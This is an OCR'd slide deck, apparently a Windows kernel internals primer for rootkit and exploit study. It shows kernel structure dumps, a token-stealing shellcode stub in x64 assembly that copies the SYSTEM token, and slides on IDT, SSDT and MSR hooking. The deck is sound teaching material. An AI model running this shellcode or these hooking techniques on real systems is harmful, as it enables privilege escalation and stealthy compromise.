
Windows Internals Primer – Switch from UM to KM




Windows Internals Primer – Switch from UM to KM




Windows Internals Primer – Switch from UM to KM




Windows Internals Primer – Switch from UM to KM



Windows Internals Primer – Switch from UM to KM



Windows Internals Primer – Switch from UM to KM



Windows Internals Primer – Rootkit Mitigations

- KPP (Patch Guard)
- Code Integrity (Driver Signature Enforcement)
- Windows Defender Blacklist

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- _DRIVER_OBJECT
- _IRP
- _IO_STACK_LOCATION
- _KPCR
- _KPRCB

Windows Internals Primer – Kernel Structures

- **_DEVICE_OBJECT**
- _DRIVER_OBJECT
- _IRP
- _IO_STACK_LOCATION
- _KPCR
- _KPRCB

```
ntdll!_DEVICE_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Uint2B
   +0x004 ReferenceCount   : Int4B
   +0x008 DriverObject     : Ptr64 _DRIVER_OBJECT
   +0x010 NextDevice       : Ptr64 _DEVICE_OBJECT
   +0x018 AttachedDevice   : Ptr64 _DEVICE_OBJECT
   +0x020 CurrentIrp       : Ptr64 _IRP
   +0x028 Timer            : Ptr64 _IO_TIMER
   +0x030 Flags            : Uint4B
   +0x034 Characteristics  : Uint4B
   +0x038 Vpb              : Ptr64 _VPB
   +0x040 DeviceExtension  : Ptr64 Void
   +0x048 DeviceType       : Uint4B
   +0x04c StackSize        : Char
   +0x050 Queue            : <anonymous-tag>
   +0x098 AlignmentRequirement : Uint4B
   +0x0a0 DeviceQueue      : _KDEVICE_QUEUE
   +0x0c8 Dpc              : _KDPC
   +0x108 ActiveThreadCount : Uint4B
   +0x110 SecurityDescriptor : Ptr64 Void
   +0x118 DeviceLock       : _KEVENT
   +0x130 SectorSize       : Uint2B
   +0x132 Spare1           : Uint2B
   +0x138 DeviceObjectExtension : Ptr64 _DEVOBJ_EXTENSION
   +0x140 Reserved         : Ptr64 Void                    -
```

Windows Internals Primer – Kernel Structures

- **_DEVICE_OBJECT**
- _DRIVER_OBJECT
- _IRP
- _IO_STACK_LOCATION
- _KPCR
- _KPRCB

```
ntdll!_DEVICE_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Uint2B
   +0x004 ReferenceCount   : Int4B
   +0x008 DriverObject     : Ptr64 _DRIVER_OBJECT
   +0x010 NextDevice       : Ptr64 _DEVICE_OBJECT
   +0x018 AttachedDevice   : Ptr64 _DEVICE_OBJECT
   +0x020 CurrentIrp       : Ptr64 _IRP
   +0x028 Timer            : Ptr64 _IO_TIMER
   +0x030 Flags            : Uint4B
   +0x034 Characteristics  : Uint4B
   +0x038 Vpb              : Ptr64 _VPB
   +0x040 DeviceExtension  : Ptr64 Void
   +0x048 DeviceType       : Uint4B
   +0x04c StackSize        : Char
   +0x050 Queue            : <anonymous-tag>
   +0x098 AlignmentRequirement : Uint4B
   +0x0a0 DeviceQueue      : _KDEVICE_QUEUE
   +0x0c8 Dpc              : _KDPC
   +0x108 ActiveThreadCount : Uint4B
   +0x110 SecurityDescriptor : Ptr64 Void
   +0x118 DeviceLock       : _KEVENT
   +0x130 SectorSize       : Uint2B
   +0x132 Spare1           : Uint2B
   +0x138 DeviceObjectExtension : Ptr64 _DEVOBJ_EXTENSION
   +0x140 Reserved         : Ptr64 Void
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- **_DRIVER_OBJECT**
- _IRP
- _IO_STACK_LOCATION
- _KPCR
- _KPRCB

```
ntdll!_DRIVER_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x008 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x010 Flags            : Uint4B
   +0x018 DriverStart      : Ptr64 Void
   +0x020 DriverSize       : Uint4B
   +0x028 DriverSection    : Ptr64 Void
   +0x030 DriverExtension  : Ptr64 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING
   +0x048 HardwareDatabase : Ptr64 _UNICODE_STRING
   +0x050 FastIoDispatch   : Ptr64 _FAST_IO_DISPATCH
   +0x058 DriverInit       : Ptr64     long
   +0x060 DriverStartIo    : Ptr64     void
   +0x068 DriverUnload     : Ptr64     void
   +0x070 MajorFunction    : [28] Ptr64     long
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- **_DRIVER_OBJECT**
- _IRP
- _IO_STACK_LOCATION
- _KPCR
- _KPRCB

```
ntdll!_DRIVER_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x008 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x010 Flags            : Uint4B
   +0x018 DriverStart      : Ptr64 Void
   +0x020 DriverSize       : Uint4B
   +0x028 DriverSection    : Ptr64 Void
   +0x030 DriverExtension  : Ptr64 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING
   +0x048 HardwareDatabase : Ptr64 _UNICODE_STRING
   +0x050 FastIoDispatch   : Ptr64 _FAST_IO_DISPATCH
   +0x058 DriverInit       : Ptr64     long
   +0x060 DriverStartIo    : Ptr64     void
   +0x068 DriverUnload     : Ptr64     void
   +0x070 MajorFunction    : [28] Ptr64     long
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- **_DRIVER_OBJECT**
- _IRP
- _IO_STACK_LOCATION
- _KPCR
- _KPRCB

```
ntdll!_DRIVER_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x008 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x010 Flags            : Uint4B
   +0x018 DriverStart      : Ptr64 Void
   +0x020 DriverSize       : Uint4B
   +0x028 DriverSection    : Ptr64 Void
   +0x030 DriverExtension  : Ptr64 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING
   +0x048 HardwareDatabase : Ptr64 _UNICODE_STRING
   +0x050 FastIoDispatch   : Ptr64 _FAST_IO_DISPATCH
   +0x058 DriverInit       : Ptr64     long
   +0x060 DriverStartIo    : Ptr64     void
   +0x068 DriverUnload     : Ptr64     void
   +0x070 MajorFunction    : [28] Ptr64     long
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- **_DRIVER_OBJECT**
- _IRP
- _IO_STACK_LOCATION
- _KPCR
- _KPRCB

```
ntdll!_DRIVER_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x008 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x010 Flags            : Uint4B
   +0x018 DriverStart      : Ptr64 Void
   +0x020 DriverSize       : Uint4B
   +0x028 DriverSection    : Ptr64 Void
   +0x030 DriverExtension  : Ptr64 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING
   +0x048 HardwareDatabase : Ptr64 _UNICODE_STRING
   +0x050 FastIoDispatch   : Ptr64 _FAST_IO_DISPATCH
   +0x058 DriverInit       : Ptr64     long
   +0x060 DriverStartIo    : Ptr64     void
   +0x068 DriverUnload     : Ptr64     void
   +0x070 MajorFunction    : [28] Ptr64     long
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- **_DRIVER_OBJECT**
- _IRP
- _IO_STACK_LOCATION
- _KPCR
- _KPRCB

```
ntdll!_DRIVER_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x008 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x010 Flags            : Uint4B
   +0x018 DriverStart      : Ptr64 Void
   +0x020 DriverSize       : Uint4B
   +0x028 DriverSection    : Ptr64 Void
   +0x030 DriverExtension  : Ptr64 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING
   +0x048 HardwareDatabase : Ptr64 _UNICODE_STRING
   +0x050 FastIoDispatch   : Ptr64 _FAST_IO_DISPATCH
   +0x058 DriverInit       : Ptr64     long
   +0x060 DriverStartIo    : Ptr64     void
   +0x068 DriverUnload     : Ptr64     void
   +0x070 MajorFunction    : [28] Ptr64     long
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- _DRIVER_OBJECT
- **_IRP**
- _IO_STACK_LOCATION
- _KPCR
- _KPRCB

```
ntdll!_IRP
   +0x000 Type             : Int2B
   +0x002 Size             : Uint2B
   +0x004 AllocationProcessorNumber : Uint2B
   +0x006 Reserved         : Uint2B
   +0x008 MdlAddress       : Ptr64 _MDL
   +0x010 Flags            : Uint4B
   +0x018 AssociatedIrp    : <anonymous-tag>
   +0x020 ThreadListEntry  : _LIST_ENTRY
   +0x030 IoStatus         : _IO_STATUS_BLOCK
   +0x040 RequestorMode    : Char
   +0x041 PendingReturned  : UChar
   +0x042 StackCount       : Char
   +0x043 CurrentLocation  : Char
   +0x044 Cancel           : UChar
   +0x045 CancelIrql       : UChar
   +0x046 ApcEnvironment   : Char
   +0x047 AllocationFlags  : UChar
   +0x048 UserIosb         : Ptr64 _IO_STATUS_BLOCK
   +0x050 UserEvent        : Ptr64 _KEVENT
   +0x058 Overlay          : <anonymous-tag>
   +0x068 CancelRoutine    : Ptr64     void
   +0x070 UserBuffer       : Ptr64 Void
   +0x078 Tail             : <anonymous-tag>
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- _DRIVER_OBJECT
- **_IRP**
- _IO_STACK_LOCATION
- _KPCR
- _KPRCB

```
ntdll!_IRP
   +0x000 Type             : Int2B
   +0x002 Size             : Uint2B
   +0x004 AllocationProcessorNumber : Uint2B
   +0x006 Reserved         : Uint2B
   +0x008 MdlAddress       : Ptr64 _MDL
   +0x010 Flags            : Uint4B
   +0x018 AssociatedIrp    : <anonymous-tag>
   +0x020 ThreadListEntry  : _LIST_ENTRY
   +0x030 IoStatus         : _IO_STATUS_BLOCK
   +0x040 RequestorMode    : Char
   +0x041 PendingReturned  : UChar
   +0x042 StackCount       : Char
   +0x043 CurrentLocation  : Char
   +0x044 Cancel           : UChar
   +0x045 CancelIrql       : UChar
   +0x046 ApcEnvironment   : Char
   +0x047 AllocationFlags  : UChar
   +0x048 UserIosb         : Ptr64 _IO_STATUS_BLOCK
   +0x050 UserEvent        : Ptr64 _KEVENT
   +0x058 Overlay          : <anonymous-tag>
   +0x068 CancelRoutine    : Ptr64     void
   +0x070 UserBuffer       : Ptr64 Void
   +0x078 Tail             : <anonymous-tag>
```

```
+0x000 SystemBuffer     : Ptr64 Void
```

```
+0x000 Overlay          : <anonymous-tag>
   +0x000 DeviceQueueEntry : _KDEVICE_QUEUE_ENTRY
   +0x000 DriverContext    : [4] Ptr64 Void
   +0x020 Thread           : Ptr64 _ETHREAD
   +0x028 AuxiliaryBuffer  : Ptr64 Char
   +0x030 ListEntry        : _LIST_ENTRY
   +0x040 CurrentStackLocation : Ptr64 _IO_STACK_LOCATION
   +0x040 PacketType       : Uint4B
   +0x048 OriginalFileObject : Ptr64 _FILE_OBJECT
   +0x050 IrpExtension     : Ptr64 Void
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- _DRIVER_OBJECT
- _IRP
- **_IO_STACK_LOCATION**
- _KPCR
- _KPRCB

```
ntdll!_IO_STACK_LOCATION
   +0x000 MajorFunction    : UChar
   +0x001 MinorFunction    : UChar
   +0x002 Flags            : UChar
   +0x003 Control          : UChar
   +0x008 Parameters       : <anonymous-tag>
   +0x028 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x030 FileObject       : Ptr64 _FILE_OBJECT
   +0x038 CompletionRoutine : Ptr64     long
   +0x040 Context          : Ptr64 Void
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- _DRIVER_OBJECT
- _IRP
- **_IO_STACK_LOCATION**
- _KPCR
- _KPRCB

```
ntdll!_IO_STACK_LOCATION
   +0x000 MajorFunction    : UChar
   +0x001 MinorFunction    : UChar
   +0x002 Flags            : UChar
   +0x003 Control          : UChar
   +0x008 Parameters       : <anonymous-tag>
   +0x028 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x030 FileObject       : Ptr64 _FILE_OBJECT
   +0x038 CompletionRoutine : Ptr64     long
   +0x040 Context          : Ptr64 Void


      +0x000 DeviceIoControl  : <anonymous-tag>
         +0x000 OutputBufferLength : Uint4B
         +0x008 InputBufferLength : Uint4B
         +0x010 IoControlCode    : Uint4B
         +0x018 Type3InputBuffer : Ptr64 Void
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- _DRIVER_OBJECT
- _IRP
- _IO_STACK_LOCATION
- **_KPCR**
- _KPRCB

```
ntdll!_KPCR
   +0x000 NtTib            : _NT_TIB
   +0x000 GdtBase          : Ptr64 _KGDTENTRY64
   +0x008 TssBase          : Ptr64 _KTSS64
   +0x010 UserRsp          : Uint8B
   +0x018 Self             : Ptr64 _KPCR
   +0x020 CurrentPrcb      : Ptr64 _KPRCB
   +0x028 LockArray        : Ptr64 _KSPIN_LOCK_QUEUE
   +0x030 Used_Self        : Ptr64 Void
   +0x038 IdtBase          : Ptr64 _KIDTENTRY64
   +0x040 Unused           : [2] Uint8B
   +0x050 Irql             : UChar
   +0x051 SecondLevelCacheAssociativity : UChar
   +0x052 ObsoleteNumber   : UChar
   +0x053 Fill0            : UChar
   +0x054 Unused0          : [3] Uint4B
   +0x060 MajorVersion     : Uint2B
   +0x062 MinorVersion     : Uint2B
   +0x064 StallScaleFactor : Uint4B
   +0x068 Unused1          : [3] Ptr64 Void
   +0x080 KernelReserved   : [15] Uint4B
   +0x0bc SecondLevelCacheSize : Uint4B
   +0x0c0 HalReserved      : [16] Uint4B
   +0x100 Unused2          : Uint4B
   +0x108 KdVersionBlock   : Ptr64 Void
   +0x110 Unused3          : Ptr64 Void
   +0x118 PcrAlign1        : [24] Uint4B
   +0x180 Prcb             : _KPRCB
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- _DRIVER_OBJECT
- _IRP
- _IO_STACK_LOCATION
- **_KPCR**
- _KPRCB

```
ntdll!_KPCR
   +0x000 NtTib              :  NT_TIB
   +0x000 GdtBase            : Ptr64 _KGDTENTRY64
   +0x008 TssBase            : Ptr64 _KTSS64
   +0x010 UserRsp            : Uint8B
   +0x018 Self               : Ptr64 _KPCR
   +0x020 CurrentPrcb        : Ptr64 _KPRCB
   +0x028 LockArray          : Ptr64 _KSPIN_LOCK_QUEUE
   +0x030 Used_Self          : Ptr64 Void
   +0x038 IdtBase            : Ptr64 _KIDTENTRY64
   +0x040 Unused             : [2] Uint8B
   +0x050 Irql               : UChar
   +0x051 SecondLevelCacheAssociativity : UChar
   +0x052 ObsoleteNumber     : UChar
   +0x053 Fill0              : UChar
   +0x054 Unused0            : [3] Uint4B
   +0x060 MajorVersion       : Uint2B
   +0x062 MinorVersion       : Uint2B
   +0x064 StallScaleFactor   : Uint4B
   +0x068 Unused1            : [3] Ptr64 Void
   +0x080 KernelReserved     : [15] Uint4B
   +0x0bc SecondLevelCacheSize : Uint4B
   +0x0c0 HalReserved        : [16] Uint4B
   +0x100 Unused2            : Uint4B
   +0x108 KdVersionBlock     : Ptr64 Void
   +0x110 Unused3            : Ptr64 Void
   +0x118 PcrAlign1          : [24] Uint4B
   +0x180 Prcb               : _KPRCB
```

Windows Internals Primer – Kernel Structures

- _DEVICE_OBJECT
- _DRIVER_OBJECT
- _IRP
- _IO_STACK_LOCATION
- _KPCR
- **_KPRCB**

```
ntdll!_KPRCB
   +0x000 MxCsr            : Uint4B
   +0x004 LegacyNumber     : UChar
   +0x005 ReservedMustBeZero : UChar
   +0x006 InterruptRequest : UChar
   +0x007 IdleHalt         : UChar
   +0x008 CurrentThread    : Ptr64 _KTHREAD
   +0x010 NextThread       : Ptr64 _KTHREAD
   +0x018 IdleThread       : Ptr64 _KTHREAD
   +0x020 NestingLevel     : UChar
   +0x021 ClockOwner       : UChar
   +0x022 PendingTickFlags : UChar
   +0x022 PendingTick      : Pos 0, 1 Bit
   +0x022 PendingBackupTick : Pos 1, 1 Bit
   +0x023 IdleState        : UChar
   +0x024 Number           : Uint4B
   +0x028 RspBase          : Uint8B
   +0x030 PrcbLock         : Uint8B
   +0x038 PriorityState    : Ptr64 Char
   +0x040 CpuType          : Char
   +0x041 CpuID            : Char
   +0x042 CpuStep          : Uint2B
   +0x042 CpuStepping      : UChar
   +0x043 CpuModel         : UChar
   +0x044 MHz              : Uint4B
   +0x048 HalReserved      : [8] Uint8B
   +0x088 MinorVersion     : Uint2B
   +0x08a MajorVersion     : Uint2B
   +0x08c BuildType        : UChar
   +0x08d CpuVendor        : UChar
   +0x08e CoresPerPhysicalProcessor : UChar
   +0x08f LogicalProcessorsPerCore : UChar
   ...
```

Token Stealing Shellcode Example

```
xor rax, rax
mov rax, gs:[rax + 188h]


mov rax, [rax + 70h]
mov rcx, rax
mov r11, rcx
and r11, 7

mov rdx, 4h

SearchSystemPID:
mov rax, [rax + 188h]
sub rax, 188h
cmp[rax + 180h], rdx
jne SearchSystemPID

mov rdx, [rax + 208h]
and rdx, 0fffffffffffffff0h
or rdx, r11
mov[rcx + 208h], rdx

; End of Token Stealing Stub
```

Token Stealing Shellcode Example

```
xor rax, rax
mov rax, gs:[rax + 188h]


mov rax, [rax + 70h]
mov rcx, rax
mov r11, rcx
and r11, 7

mov rdx, 4h

SearchSystemPID:
mov rax, [rax + 188h]
sub rax, 188h
cmp[rax + 180h], rdx
```

Token Stealing Shellcode Example

```
xor rax, rax
mov rax, gs:[rax + 188h]


mov rax, [rax + 70h]
mov rcx, rax
mov r11, rcx
and r11, 7

mov rdx, 4h

SearchSystemPID:
mov rax, [rax + 188h]
sub rax, 188h
cmp[rax + 180h], rdx
```

Rootkit Techniques

- IDT Hooking
- SSDT Hooking
- MSR Hooking
- Direct Kernel Object Manipulation

Rootkit Techniques

- **IDT Hooking**
- SSDT Hooking
- MSR Hooking
- Direct Kernel Object Manipulation

Rootkit Techniques – IDT Hooking

- What is IDT?
  - Interrupt Descriptor Table
  - Kernel structure
  - Stores Interrupt Service Routines
  - Pointer in special register - IDTR

```
C
  kd> !idt 0x70

  Dumping IDT: 80e6f400

  8077353000000070: 81b882a0 i8042prt!I8042KeyboardInterruptService (KINTERRUPT 88
  ba80c0)
```

Rootkit Techniques – IDT Hooking

- IDT Hooking
  - Replace IDT entry's ISR with our own implementation

```
kd> !idt -a

Dumping IDT: 80430400

1df5e8d900000000: 81181f1c nt!KiTrap00
1df5e8d900000001: 811820cc nt!KiTrap01
1df5e8d900000002: Task Selector = 0x0058
1df5e8d900000003: 8118261c nt!KiTrap03
1df5e8d900000004: 811827e4 nt!KiTrap04
1df5e8d900000005: 8118298c nt!KiTrap05
